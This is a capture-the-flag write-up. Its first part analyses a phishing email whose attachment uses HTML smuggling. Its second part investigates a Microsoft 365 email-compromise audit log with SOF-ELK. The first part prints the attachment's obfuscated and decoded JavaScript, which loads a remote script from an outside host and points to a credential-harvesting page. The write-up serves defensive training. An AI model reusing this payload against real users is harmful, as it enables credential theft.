BHIS Webcast CTF 10-2-2025
Part 1:
Prompt:
In this post-webcast challenge, we are going to be looking into a malicious .eml file.` Seriously, one would think we would have solved the whole email as an attack vector thing. But alas…. No. But hey! Job security! Here it is!!. Look at this file:
https://introclassjs.s3.dualstack.us-east-1.amazonaws.com/email01.eml
Solutions:
To start this off, I will load the .eml file into my tool of choice, Phishtool. This should simplify a portion of the analysis and give some quick wins.
Sender Address What is the sender’s actual email address? Answer format: plain email address
Upon loading the email file into Phishtool, we are given a ‘Details’ page about the email. The actual sender address can be found here:

Answer: robert.yi@globalleadership.org

It is worth noting, by clicking on the little yellow icon next to ‘From’, we get an Auto-analysis explanation that the “From” Address is inconsistent with the display name.
Attachment Name What is the full filename of the attached payload? Answer format: filename with extension
Navigating over to the “Attachments” tab, we get the attachment name, some hashes, and results from VirusTotal as well.

Answer: html_smuggling_atob_high_entropy.shtml
Obfuscation Technique Which technique is used by the attachment to deliver or hide the malicious code? Answer format: technique name
| Using the file name as a clue here, I would guess that the technique is HTML Smuggling. This technique was new to me, but MITRE does a pretty good job explaining it [here.]([Obfuscated Files or Information: HTML Smuggling, Sub-technique T1027.006 - Enterprise | MITRE ATT&CK®](https://attack.mitre.org/techniques/T1027/006/)) |
Answer: HTML Smuggling
JavaScript Function Identify the name of the JavaScript function embedded in the attachment. Answer format: exact function name
Looks like its time to examine the attachment. Using the “Strings” function in Phishtool should display the code. Alternatively, we can download it and open in our preferred Text Editor and look at it that way.

Once we open it up with “Strings”, we can see the following blob of code:

This appears to be URL Encoded, but there is clearly a script in there. I will bring it into CyberChef to clean it up a bit.

Using the “URL Decode” recipe, we get the following script:
1
2
3
4
5
<script>document.write(unescape('<html>
<script>function Y_5_4_8(str) {str = str.replaceAll("=", '-');return str;};lp = "aHR0cHM6Ly93aXRoaGFuZHNtYWtlc3RhbmQuY29tL3N1Ym1pdG9mZmljZS5waHA="</script>
<script src="https://ajax.googleapis.com/ajax/libs/jquery/3.5.1/jquery.min.js"></script>
<script>document.write("<script src=\"" atob('aHR0cHM6Ly9ib21iZXJvc2JhcmNlbG9uYXF1aW5kaW8ub3JnL0RGTlhCRkVXR1dITUgsRkZDPUxKRkRIR0RTVFJIUkdFTlNETUIlMjJLSEpHVkRITUJCWkJERkdISk5GQy9waW4uanM') "?5QpcPutKeE=" Y_5_4_8('cmFjaGFlbEB0eXJlbGxjb3JwLmlv') "&5QpcPutKeETeJHu=" Y_5_4_8('d2hvc2VuZG1lMTAwMDAwMEB5YW5kZXguY29tLCBuZXRzb2wyMkB5YW5kZXgucnUsIG5ldHNvbDIyQHlhbmRleC5jb20sIGZvcndhcmRvdmVydG9tZWtpbmczNjBAZ21haWwuY29t') "\"><\/script>");</script>
</html>'))</script>
The second line of code gives us our function name, and also sets it as a string (str)
Answer: Y_5_4_8
Decoded Payload URL What is the decoded URL or domain extracted from the obfuscated payload? Answer format: full URL or domain
There appear to be several Base64 encoded strings in the Javascript, so I will decode them and make the script a bit more readable:
1
2
3
4
5
6
7
8
<script>document.write(unescape('<html>
<script>function Y_5_4_8(str) {str = str.replaceAll("=", '-');return str;};
lp = "https://withhandsmakestand.com/submitoffice.php"</script>
<script src="https://ajax.googleapis.com/ajax/libs/jquery/3.5.1/jquery.min.js"></script>
<script>document.write("<script src=\"" atob('https://bomberosbarcelonaquindio.org/DFNXBFEWGWHMH,FFC=LJFDHGDSTRHRGENSDMB%22KHJGVDHMBBZBDFGHJNFC/pin.js') "?5QpcPutKeE="
Y_5_4_8('rachael@tyrellcorp.io') "&5QpcPutKeETeJHu=" Y_5_4_8('whosendme1000000@yandex.com, netsol22@yandex.ru, netsol22@yandex.com, forwardovertomeking360@gmail.com') "\"><\/script>");</script>
</html>'))</script>
We actually find a few URL’s in the script, including "https://withhandsmakestand.com/submitoffice.php", "https://bomberosbarcelonaquindio.org", and "https://ajax.googleapis.com/ajax/libs/jquery/3.5.1/jquery.min.js". I am pretty confident that the googleapis one is not the one we are looking for here. If I have to pick one as the correct answer, I would guess that the “bomberosbarcelonaquindio.org” is what we are looking for.
Answer: bomberosbarcelonaquindio.org
MIME Boundary What is the boundary string used to separate parts in the MIME message? Answer format: boundary text without quotes
For this one, we go back to Phishtool and view the email source, scrolling down until we see the MIME section. Line 60 specifically contains our first boundary.

Answer: 5c881faebd8bc180f75f9d3ea571f76c42568226239c798c9acc899a6a4c
Priority Indicator Which header indicates the email’s priority, and what is its value? Answer format: header name: value
This answer we can either find on line 52 of the email source, or by using the ‘X-headers’ tab in Phishtool and finding the value there.

Answer: X-Priority: 1
Part 2:
Prompt:
You’ve been asked to investigate an Entra ID alert regarding unusual authentication to M365 from Larry James’ account (ljames@interlink-tech.com) and been provided with a Unified Audit Log (UAL) CSV export from Purview for analysis. Based on business email compromise (BEC) standard operating procedures (SOP), investigate the following: • Attempts to hide email conversations via unauthorized inbox rule creation • Unauthorized application registration • Changes to user authentication Look at this file: https://securecake.nyc3.cdn.digitaloceanspaces.com/m365_bec_webcast/CTF-Purview-Audit-LJames-08052024-08092024.csv Answer the following questions:
Solutions:
We have been provided a CSV export of the UAL, completely unprocessed, which is frankly a bit unruly to deal with. So we will start by processing it into something a bit more manageable. I will convert it in to a JSON file compatible with SOF-ELK by doing the following:
1
2
3
4
5
csvtool col 6 CTF-Purview-Audit-LJames-08052024-08092024.csv  -o Purview-Audit-Data.csv

csvtool readable Purview-Audit-Data.csv | sed '1d' >> Purvie
w-Audit-Data.json
Then I will copy the json file to the appropriate folder inside of SOF-ELK like so:
1
2
3
4
5
6
7
8
9

sftp elk_user@10.22.10.241
elk_user@10.22.10.241's password:
Connected to 10.22.10.241.
sftp> cd ../../logstash/microsoft365/
sftp> put Purview-Audit-Data.json
Uploading Purview-Audit-Data.json to /logstash/microsoft365/Purview-Audit-Data.json
Purview-Audit-Data.json                                                               100% 1086KB  23.6MB/s   00:00
sftp>

After accessing the web GUI, heading to the “Discover” tab, and setting my Data View to “microsoft365”, I sort th4e data by oldest to newest, and begin answering our questions:
What is the name of the malicious inbox rule?
In the search / filter bar at the top, I use the following query to filter on New Inbox Rules:
1
o365.audit.Operation: "New-InboxRule"
This yields me one result. I then toggle the “Dialog with Details”, and search for the ‘o365.audit.Parameter.Name’

Answer: .
What is the name of the unauthorized application registration?
To find this answer, we would normally search:
1
o365.audit.Operation:" Add app role assignment grant to user"
However, my SOF-Elk instance was misbehaving and completely neglected to parse this log. I instead used grep’d for the string ‘role assignment’ in the json file to find it. Sure enough it existed, and I was able to find the name of the application in there.
